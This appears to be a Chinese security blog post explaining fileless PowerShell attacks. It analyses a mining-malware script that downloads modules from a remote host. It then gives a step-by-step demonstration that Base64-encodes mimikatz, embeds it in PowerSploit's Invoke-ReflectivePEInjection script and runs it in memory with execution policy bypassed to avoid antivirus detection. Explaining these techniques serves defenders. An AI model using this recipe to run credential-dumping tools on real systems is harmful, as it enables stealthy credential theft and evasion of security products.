
一、概述

“无文件攻击”（Fileless）属于一种影响力非常大的安全威胁。攻击者在利用这种技术实施攻击时，不会在目标主机的磁盘上写入任何的恶意文件，因此而得名“无文件攻击”。现在挖矿病毒、勒索病毒多采用无文件攻击方式，从而可绕过常规杀毒软件的防护。powershell做为微软windows系统自带的软件包，具有十分强大的功能，越来越多的攻击者选用powershell做为攻击手段。PowerShell的主要作用是从远程位置下载恶意文件到受害者主机中，然后使用诸如Start-Porcess、Invoke-Item或者Invoke-Expression（-IEX）之类的命令执行恶意文件，PowerShell也可以将远程文件直接下载到受害者主机内存中，然后从内存中执行。多数情况下，powershell攻击活动中，攻击者会通过命令行进程调用powershell进程，也就是powershell的父进程通常是cmd.exe。

二、powershell样本分析

从网上找了个powershell挖矿木马脚本，脚本利用了powershell -w -c参数来隐藏操作痕迹，-c即在powershll终端中执行任意命令，New-Object Net.WebClient创建WebClient类的实例，FromBase64String将字符转化为二进制，WebClient对象就像其他图形界面的Web客户端一样，系统会访问t.zer9g.com的a.jsp继续下载攻击模块，在将下载的程序注入powershell.exe进行运行。



三、powershell内存加载程序

将需要执行的程序加载到内存中执行已经成为一种常规手段，将病毒主程序进行二进制编码转化为字符串，生成powershell脚本，加载到内存中执行。此处尝试将mimikatz利用powershell加载内存中执行。

1、将exe文件转换为字符串，可利用如下脚本

function Convert-BinaryToString {

[CmdletBinding()] param (

[string] $FilePath

)

try {

$ByteArray = [System.IO.File]::ReadAllBytes($FilePath);

}

catch {

throw "Failed to read file. Ensure that you have permission to the file, and that the file path is correct.";

}

if ($ByteArray) {

$Base64String = [System.Convert]::ToBase64String($ByteArray);

}

else {

throw '$ByteArray is $null.';

}

Write-Output -InputObject $Base64String;

}

./base64.ps1

Convert-BinaryToString C:\Users\Administrator\Desktop\mimikatz\_v2.0\x64\mimikatz.exe



2、下载[Invoke-ReflectivePEInjection.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1)脚本

<https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1>

修改[Invoke-ReflectivePEInjection.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1)脚本，加入如下内容


$InputString = '...........'

# 将二进制字符串转为字节数组


$PEBytes = [System.Convert]::FromBase64String($InputString)

# 在内存中运行 EXE

Invoke-ReflectivePEInjection -PEBytes $PEBytes -ExeArgs "Arg1 Arg2 Arg3 Arg4" -ForceASLR



3、powershell中执行powershell -exec bypass -File test.ps1，可成功打开mimikatz



最后在说下反射型dll注入，它不需要像传统的注入方式一样需要DLL落地存储，避免了注入DLL被安全软件删除的危险。由于它没有通过系统API对DLL进行装载，操作系统无从得知被注入进程装载了该DLL，所以检测软件也无法检测它。同时，由于操作流程和一般的注入方式不同，反射式DLL注入被安全软件拦截的概率也会比一般的注入方式低。关于反射型dll注入技术内容要复杂的多，以上只是利用[Invoke-ReflectivePEInjection.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1)做了最简单演示。

四、小结

在未来基于无文件攻击的网络犯罪活动依然会持续增加，并将成为主流的网络攻击方式之一，网络攻击犯罪团队可以通过这种方式，在受害者主机上留下最少的犯罪痕迹，受害者主机上无落地的PE恶意软件，恶意软件作者通过采用这种无文件攻击的方式逃避或推迟一些安全厂商安全产品的检测，因为不管是传统的PE杀毒检测引擎，还是现在流行的AI人工智能PE检测引擎针对这类无文件的攻击样本的检测，基本上是没有什么效果的。

参考文章：https://bbs.pediy.com/thread-253375.htm